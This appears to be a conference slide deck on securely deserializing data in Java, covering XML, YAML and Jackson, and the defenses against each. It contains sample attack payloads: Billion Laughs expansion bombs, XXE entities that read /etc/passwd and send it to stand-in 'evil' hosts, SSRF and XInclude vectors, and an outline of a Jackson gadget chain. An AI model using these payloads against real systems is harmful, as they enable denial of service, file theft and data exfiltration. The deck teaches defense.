

# Securely (De)serializing Data

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


**Josh Cummings**


PRINCIPAL SOFTWARE ENGINEER

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




# Demo




## Desmos




# Glass Is Half Full



# $O(2^n)$ and Denial of Service



# A Billion Laughs



# Demo



## Billion Laughs



```
<root>&gt;</root>
```

```
<!DOCTYPE root [  
  <!ELEMENT root ANY>  
  <!ENTITY alice "bob">]>  
<root>  
  <name>&alice;</name>  
</root>
```

◀ Read: “Please render a <”

◀ Read: “Declare variable called *alice* having the value *bob*”

◀ Read: “Render ‘bob’”





```
<!DOCTYPE root [  
  <!ELEMENT root ANY>  
  <!ENTITY lol "lol">  
  <!ENTITY lol1 "&lol;&lol;...">  
  <!ENTITY lol2 "&lol1;&lol1;...">  
  <!ENTITY lol3 "&lol2;&lol2;...">  
  <!ENTITY lol4 "&lol3;&lol3;...">  
  <!ENTITY lol5 "&lol4;&lol4;...">  
  <!ENTITY lol6 "&lol5;&lol5;...">  
  <!ENTITY lol7 "&lol6;&lol6;...">  
  <!ENTITY lol8 "&lol7;&lol7;...">  
  <!ENTITY lol9 "&lol8;&lol8;...">  
>]
```

```
<root>&lol9;</root>
```

◀ Read: “/o/9 is ten /o/8’s each of which is ten /o/7’s each of which...”

◀ Read: “Explode”



# Demo



## XXE tests



# XML External Entity (XXE)

An attack that induces a weak XML parser to resolve XML entities that deny services, disclose information, execute remote code, forge server-side requests, or otherwise compromise the system.



```
<!ENTITY xxe SYSTEM "file:///etc/passwd">
```

```
<!ENTITY xxe SYSTEM "http://evil">
```

```
<!ENTITY % pwd SYSTEM "file:///etc/password">
```

```
<!ENTITY % xxe "<!ENTITY &#x25; go 'https://evil?q=%pwd;'>">  
%xxe;
```

## XXE's Versatility

Supports several protocols, include file://, http://, and ftp:// - even jar: for Java workloads

The attacker effectively has the same privileges as the server



```
<!DOCTYPE request [  
  <!ELEMENT request ANY>  
  <!ENTITY pwd SYSTEM  
    "file:///etc/passwd">  
<request>  
  <username>&pwd;</username>  
</request>
```

◀ This xml payload will contain the contents of /etc/passwd

```
<!DOCTYPE root [  
  <!ENTITY % pwd SYSTEM  
    "file:///etc/passwd">  
  <!ENTITY % xxe  
    "<!ENTITY &#25; go  
      'https://evil?q=%pwd;'>">  
    %xxe;  

```

◀ This payload will (almost) send the contents of /etc/passwd to an evil server...



```
<!DOCTYPE SYSTEM request
  "https://evil.com/evil.dtd">
<request>
  <username>&pwd;</username>
</root>
```

```
<!DOCTYPE SYSTEM root
  "https://evil.com/eviler.dtd">
<root/>
```

◀ This xml payload will contain the contents of /etc/passwd

◀ This payload will send /etc/passwd to a remote server





# XXE Incubates in DOCTYPEs

```
<!DOCTYPE person <[ ... evil things ... ]>>
```

```
<person>  
  <name>Edee</name>  
  <phone>801-555-1212</phone>  
  <email>edee@u.edu</email>  
</person>
```





```
documentBuilderFactory.setFeature  
    ("http://apache.org/xml/features/disallow-doctype-decl")  
  
saxReader.setFeature  
    ("http://apache.org/xml/features/disallow-doctype-decl")  
  
xmlReader.setFeature  
    ("http://apache.org/xml/features/disallow-doctype-decl")
```

## Turn Off Unwanted Features

**Disallowing the doctype declaration means the payload won't be parsed if it has a DOCTYPE declaration**

**Rejecting is easier than trying to neutralize, sanitize, or whitelist the payload**



# Demo



**setFeature**



# Neutralize DOCTYPEs



A no-op EntityResolver




Turn off external entity features



Use an application framework, like Spring Boot



# Demo



## EntityResolver



# Neutralize DOCTYPEs



A no-op EntityResolver



Turn off external entity features



Use an application framework, like Spring Boot



# Turn Off What You Don't Need

**Remote DTDs**

**General Entities**

**Parameter Entities**



# Demo



## Feature Removal



# Neutralize DOCTYPEs



A no-op EntityResolver



Turn off external entity features



Use an application framework, like Spring Boot





# Demo



## Spring Boot



# Server-side Request Forgery

When an attacker induces a server-side application to perform a malicious request on its behalf.

```
<!DOCTYPE SYSTEM  
  "http://localhost:8080/deleteAllUsers">
```



# Other SSRF Vectors


XInclude

**Reference Directly In the Body**

```
<xi:include  
href="file:///etc/fstab"  
parse="text" />
```



# Demo



xinclude



# Other SSRF Vectors

## XInclude

**Reference Directly In the Body**

```
<xi:include  
href="file:///etc/fstab"  
parse="text" />
```

## XSDs

**Pull XSDs from Malicious Endpoints**

```
xsi:schemaLocation=  
"http://myschema  
http://evil.com/location"
```



Haters gonna hate



# YAML Has the Same Problem

```
lol1: &lol1 ["lol", "lol", "lol", "lol", "lol", "lol", "lol", "lol", "lol"]
lol2: &lol2 [*lol1, *lol1, *lol1, *lol1, *lol1, *lol1, *lol1, *lol1, *lol1]
lol3: &lol3 [*lol2, *lol2, *lol2, *lol2, *lol2, *lol2, *lol2, *lol2, *lol2]
lol4: &lol4 [*lol3, *lol3, *lol3, *lol3, *lol3, *lol3, *lol3, *lol3, *lol3]
lol5: &lol5 [*lol4, *lol4, *lol4, *lol4, *lol4, *lol4, *lol4, *lol4, *lol4]
lol6: &lol6 [*lol5, *lol5, *lol5, *lol5, *lol5, *lol5, *lol5, *lol5, *lol5]
lol7: &lol7 [*lol6, *lol6, *lol6, *lol6, *lol6, *lol6, *lol6, *lol6, *lol6]
lol8: &lol8 [*lol7, *lol7, *lol7, *lol7, *lol7, *lol7, *lol7, *lol7, *lol7]
lol9: &lol9 [*lol8, *lol8, *lol8, *lol8, *lol8, *lol8, *lol8, *lol8, *lol8]
```



# The Deserialization Apocalypse

1

Parse the document

Then, for each element:

2

Identify the Java type and construct

3

Recursively map children to corresponding class members

4

Return the fully-constructed object





# Demo



## RCE with Jackson



# How Bad Could It Be?

```
getOutputProperties() {  
    return newTransformer()...  
}  
  
newTransformer() {  
    return new TransformerImpl(getTransletInstance()...  
}  
  
getTransletInstance() {  
    clazz = defineClass(_transletBytecodes);  
    translet = clazz.newInstance();  
}
```




# Check Types Eagerly

**Disable Default Typing**

**Whitelist Type Information**



# Demo



## Jackson Whitelisting



# Serialization Gadget

A mechanism that takes advantage of loose type definitions to construct malicious payloads at deserialization time.



```
class MyClass implements Serializable
```

```
objectOutputStream.writeObject(new MyClass());  
MyClass myClass = (MyClass) objectInputStream.readObject();
```

## A Quick Java Serialization Review

**Implement Serializable**

**Use ObjectOutputStream and ObjectInputStream to read and write to external systems**




# Two Security Issues



## **“Default Typing” Is Always On**

A malicious actor can specify any type at any time



## **Coerced Participation**

If your class inherits from Serializable, you are opted-in

What can we do?





# Safe Serialization



**Disallow serialization**



**Whitelist class identification**



**Remember that deserialization is construction**



```
private void readObject(ObjectInputStream ois) {  
    throw new NotSerializableException("no");  
}
```

## Disable Serialization

Java Serialization looks for the `readObject` method when deserializing


If it throws an exception, your object can't be used with Java serialization



But... I actually *am*  
serializing stuff...



# Demo



## Person deserialization



# Safe Serialization



**Disallow serialization**




**Whitelist class identification**



**Remember that deserialization is construction**



# Demo



## Whitelist ObjectInputStream



# Safe Serialization



**Disallow serialization**




**Whitelist class identification**



**Remember that deserialization is construction**



# `readObject` is a constructor



**What Happens In the Constructor,  
Happens In `readObject`**

Type checks, defensive copies,  
everything



**No Dangerous Operations**

`readObject` shouldn't have  
dangerous operations, so neither  
should your constructor



# Demo



## Apache Commons



```
// xml
@XmlTransient
String sensitive;

// json
@JsonTransient
String sensitive;

// java
transient String sensitive;
```

## Serialization and (Data) Stewardship

If you don't need it, don't ask for it

**If you don't need it again, don't write it**

If you don't need it know the value, hash it



# Cryptographic Serialization




## **Signing and Verifying**

Java uses the `SignedObject` class



# Demo



## SignedObject demo



# Cryptographic Serialization



## Signing and Verifying

Java uses the `SignedObject` class



## Encrypting and Decrypting

Java uses the `SealedObject` class

# Sign Then Seal

Sign

Seal

Deliver




# Demo



## Decryption Demo



# Demo



## Zip Slip Demo





# (De)serialization



**Deserialization is a security weak point**

**XXE is a gateway to SSRF, RCE, Information Disclosure, and more**

- Disable DOCTYPEs and any other unneeded feature

**Match types before constructing objects**

- Whitelist known good types
- readObject is a constructor

**Use transient, be mindful of what you really need**

**Sign and Encrypt serialized payloads where necessary**

